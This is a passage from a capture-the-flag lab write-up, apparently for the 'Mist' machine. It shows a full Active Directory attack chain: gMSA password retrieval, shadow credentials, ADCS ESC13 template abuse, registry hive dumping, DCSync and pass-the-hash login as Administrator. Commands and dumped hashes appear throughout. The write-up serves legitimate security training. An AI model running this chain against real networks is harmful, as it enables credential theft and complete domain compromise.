
The `gmsa password` is a complex, automatically managed password generated by Active Directory for `gmsa` service accounts. These passwords are only accessible by specific machines or users that are granted the right to retrieve them, ensuring that only authorized systems and services can use the account. The `ReadGMSAPassword` permission is a special right that allows an entity to read and retrieve the current password of a gMSA from Active Directory.

We can use `netexec` to retrieve the NTLM hash of `SVC_CA$`.

```
└─$ proxychains -q netexec ldap 192.168.100.100 -u op_sharon.mullard -p
'ImTiredOfThisJob:( ' --gmsa
SMB      192.168.100.100 445   DC01      [*] windows server 2022 Build
20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAPS    192.168.100.100 636   DC01      [+]
mist.htb\op_sharon.mullard:ImTiredOfThisJob:(
LDAPS    192.168.100.100 636   DC01      [*] Getting GMSA Passwords
LDAPS    192.168.100.100 636   DC01      Account: svc_ca$
NTLM: 07bb1cde74ed154fcec836bc1122bdcc
```

Gaining control over svc_cabackup account

Again, since we have access to a new account, we can use `bloodhound` for enumeration.



We can see that `svc_ca$` has the `AddKeyCredentialLink` right over `SVC_CABACKUP` account. This means that we can perform the same exploit we used for the `MS01$` to gain access to `SVC_CABACKUP` account's NTLM hash, by adding a `shadow credentials` for this account and performing the TGT to U2U chain we did for the user `brandon`.

We will use `certipy` over `proxychains` to do so.


```
└─$ proxychains -q certipy shadow auto -username 'svc_ca@mist.htb' -hashes
:07bb1cde74ed154fcec836bc1122bdcc -account svc_cabackup -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Targeting user 'svc_cabackup'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '46f36c74-086d-ee1b-b045-37f869fdb46e'
[*] Adding Key Credential with device ID '46f36c74-086d-ee1b-b045-37f869fdb46e'
to the Key Credentials for 'svc_cabackup'
[*] Successfully added Key Credential with device ID '46f36c74-086d-ee1b-b045-
37f869fdb46e' to the Key Credentials for 'svc_cabackup'
[*] Authenticating as 'svc_cabackup' with the certificate
[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Restoring the old Key Credentials for 'svc_cabackup'
[*] Successfully restored the old Key Credentials for 'svc_cabackup'
[*] NT hash for 'svc_cabackup': c9872f1bc10bdd522c12fc2ac9041b64
```

Obtaining Domain Admin Privileges


Enumeration

Reviewing `svc_cabackup` account's group memberships on `bloodhound`:




We can see that it is a member of the `CERTIFICATE SERVICES` group. Experimenting with bloodhound's `pre-defined Cypher queries` we can perform a search that searches for templates vulnerable to `ADCS ESC13 Abuse`, by running the `Enrollment rights on CertTemplates` with `OIDGroupLink` query. The article for this kind of attack can be found [here](#) and we highly suggest that you read through this post in order to understand how this attack works. The attack chain and also why and how this works is explained in detail.


Analyzing this query, we can see that members of the `Certificate Services` group, can get membership in the `CERTIFICATE MANAGERS` group through the `MANAGERAUTHENTICATION` template, by abusing the `ADCS ESC13 abuse`.




The `CERTIFICATE MANAGERS` group, is a member of the `CA_BACKUP` group.



Members of the `CA_BACKUP` group can gain membership in the `SERVICEACCOUNTS` group, by leveraging the `BACKUPSVCAUTHENTICATION` template which again, is vulnerable to the `ADCS ESC13 Abuse`.



The `SERVICEACCOUNTS` group is a member of the `BACKUP OPERATORS` group.



Designing and performing the attack

The `BACKUP_OPERATORS` group has access to every file on the local system, including the `SAM`, `SYSTEM` and `SECURITY` hives. If we gain access to these hives, we can dump the credentials stored on the local system.

Combining the information we acquired through bloodhound, we can devise the following attack plan to gain access to the local hashes:

1. Request a certificate with the user `svc_cabackup` using the `ManagerAuthentication` template which will give us access to the Certificate Managers group.
2. Acquire a TGT using this certificate, and use the TGT to request a certificate with the user `svc_cabackup` using the `BackupSvcAuthentication` template, which will now be available due to the membership in the Certificate Managers group acquired by the previous certificate.
3. Acquire a TGT using this certificate, and use it to dump the `SAM`, `SYSTEM` and `SECURITY` hives which we will be able to do, since we acquired membership over `SERVICEACCOUNTS` group using the previous certificate.
4. Perform local extracting operations to acquire the hashes.

We will start by acquiring a certificate using the `ManagerAuthentication` template.

```
└─$ proxychains -q certipy req -u svc_cabackup -hashes
:c9872f1bc10bdd522c12fc2ac9041b64 -ca mist-DC01-CA -template
ManagerAuthentication -dc-ip 192.168.100.100 -dns 192.168.100.100 -key-size 4096
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 63
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
```

We will then use this certificate to acquire a TGT ticket.

```
└─$ proxychains -q certipy auth -pfx ./svc_cabackup.pfx -kirbi -dc-ip
192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved kirbi file to 'svc_cabackup.kirbi'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb':
aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64
```

Convert the kirbi into a `ccache` file we can use.

```
└─$ impacket-ticketConverter svc_cabackup.kirbi svc_cabackup.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Now we will use this TGT to request a certificate using the BackupSvcAuthentication template.

```
└─$ KRB5CCNAME=svc_cabackup.ccache proxychains -q certipy req -u svc_cabackup -k
-no-pass -ca mist-DC01-CA -template BackupSvcAuthentication -dc-ip
192.168.100.100 -dns 192.168.100.100 -key-size 4096 -target DC01.mist.htb
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 65
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
```

Again, we will request a TGT and create the appropriate `ccache` file.

```
└─$ proxychains -q certipy auth -pfx ./svc_cabackup.pfx -kirbi -dc-ip
192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved kirbi file to 'svc_cabackup.kirbi'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb':
aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64

└─$ impacket-ticketConverter svc_cabackup.kirbi svc_cabackup.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Now we will dump the hives using impacket's `reg` module.

```
└─$ KRB5CCNAME=svc_cabackup.ccache proxychains -q impacket-reg -k -no-pass -dc-ip
192.168.100.100 mist.htb/svc_cabackup@dc01.mist.htb backup -o
'C:\Users\op_sharon.mullard\Documents'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start through named pipe...
[*] Saved HKLM\SAM to C:\Users\op_sharon.mullard\Documents\SAM.save
[*] Saved HKLM\SYSTEM to C:\Users\op_sharon.mullard\Documents\SYSTEM.save
[*] Saved HKLM\SECURITY to C:\Users\op_sharon.mullard\Documents\SECURITY.save
```

Next, we download the hives through `evil-winrm`.

```
*Evil-winRM* PS C:\Users\op_Sharon.Mullard\Documents> dir

Directory: C:\Users\op_Sharon.Mullard\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          11/8/2024   8:21 AM           28672 SAM.save
-a-----          11/8/2024   8:21 AM          36864 SECURITY.save
-a-----          11/8/2024   8:21 AM       18333696 SYSTEM.save

*Evil-winRM* PS C:\Users\op_Sharon.Mullard\Documents> download SAM.save
Info: Downloading C:\Users\op_Sharon.Mullard\Documents\SAM.save to SAM.save
Info: Download successful!

*Evil-winRM* PS C:\Users\op_Sharon.Mullard\Documents> download SECURITY.save
Info: Downloading C:\Users\op_Sharon.Mullard\Documents\SECURITY.save to
SECURITY.save
Info: Download successful!

*Evil-winRM* PS C:\Users\op_Sharon.Mullard\Documents> download SYSTEM.save
Info: Downloading C:\Users\op_Sharon.Mullard\Documents\SYSTEM.save to SYSTEM.save
Info: Download successful!
```

Performing a local `secretsdump` operation using `impacket`, we can retrieve the local hashes using those hives.

```
└─$ impacket-secretsdump -sam SAM.save -security SECURITY.save -system
SYSTEM.save local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x47c7c97d3b39b2a20477a77d25153da5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e121bd371bd4bbaca21175947013d
d7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't
have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c68cb851aa6312ad86b532db8103025cb80e69025bd381860
316ba55b056b9e1248e7817ab7fc5b23c232a5bd2aa5b8515041dc3dc47fa4e2d4c34c7db403c7edc
4418cf22a1b8c2c544c464ec9fedefb1dcdbebf68c6e9a103f67f3032b68e7770b4e8e22ef05b29d
002cc0e22ad4873a11ce9bac40785dcc566d38bb3e2f0d825d2f4011b566ccefd55f098c3b76affb
9a73c6212f69002655dd7b774673bf8eecaccd517e9550d88e33677ceba96f4bc273e4999bbd51867
3343c0a15804c43fde897c9bd579830258b630897e79d93d0c22edc2f933c7ec22c49514a2edabd5d
546346ce55a0833fc2d8403780
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:e768c4cf883a87ba9e96278990292260
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc78bf46f3d899c3922815140240178912cb2eb59
dpapi_userkey:0xc62a01b328674180712ffa554dd33d468d3ad7b8
[*] NL$KM
```

```

0000  C4 C5 BF 4E A9 98 BD 1B 77 0E 76 A1 D3 09 4C AB ...N....w.v...L.
0010  B6 95 C7 55 E8 5E 4C 48 55 90 C0 26 19 85 D4 C2 ...U.^LHU..&....
0020  67 D7 76 64 01 C8 61 B8 ED D6 D1 AF 17 5E 3D FC g.vd..a.....^=.
0030  13 E5 4D 46 07 5F 2B 67 D3 53 B7 6F E6 B6 27 31 ..MF._+g.S.o..'1
NL$KM:c4c5bf4ea998bd1b770e76a1d3094cabb695c755e85e4c485590c0261985d4c267d7766401c
861b8edd6d1af175e3dfc13e54d46075f2b67d353b76fe6b62731

```

Now we can use the machine account's (DC01\$) hash to perform `DCsync` over the domain controller and acquire the domain administrator's hash.

```

└─$ proxychains -q impacket-secretsdump 'DC01$@192.168.100.100' -hashes
:e768c4cf883a87ba9e96278990292260 -just-dc-ntlm
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b46782b9365344abddff1a925601e0385:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:298fe98ac9ccf7bd9e91a69b8c02e86f:::
Sharon.Mullard:1109:aad3b435b51404eeaad3b435b51404ee:1f806175e243ed95db55c7f65edb
e0a0:::
Brandon.Keywarp:1110:aad3b435b51404eeaad3b435b51404ee:db03d6a77a2205bc1d070827406
26cc9:::
Florence.Brown:1111:aad3b435b51404eeaad3b435b51404ee:9ee69a8347d91465627365c41214
edd6:::
Jonathan.Clinton:1112:aad3b435b51404eeaad3b435b51404ee:165fbae679924fc539385923aa
16e26b:::
Markus.Roheb:1113:aad3b435b51404eeaad3b435b51404ee:74f1d3e2e40af8e3c2837ba96cc931
3f:::
Shivangi.Sumpta:1114:aad3b435b51404eeaad3b435b51404ee:4847f5daf1f995f14c262a1afce
61230:::
Harry.Beaucorn:1115:aad3b435b51404eeaad3b435b51404ee:a3188ac61d66708a2bd798fa4acc
a959:::
op_Sharon.Mullard:1122:aad3b435b51404eeaad3b435b51404ee:d25863965a29b64af7959c3d1
9588dd7:::
op_Markus.Roheb:1123:aad3b435b51404eeaad3b435b51404ee:73e3be0e5508d1ffc3eb57d48b7
b8a92:::
svc_smb:1125:aad3b435b51404eeaad3b435b51404ee:1921d81fdb8c829e0a176cb4891467185:::
svc_cabackup:1135:aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b
64:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e768c4cf883a87ba9e96278990292260:::
MS01$:1108:aad3b435b51404eeaad3b435b51404ee:cc3e1c1940a31ab6baa15fae34516066:::
svc_ca$:1124:aad3b435b51404eeaad3b435b51404ee:07bb1cde74ed154fcec836bc1122bdcc:::

```

Using `evil-winrm`, we can log in as domain administrator and retrieve the `root.txt` flag.

```

└─$ proxychains4 -q evil-winrm -i 192.168.100.100 -u administrator -H
b46782b9365344abddff1a925601e0385 Info: Establishing connection to remote
endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
<REDACTED>

```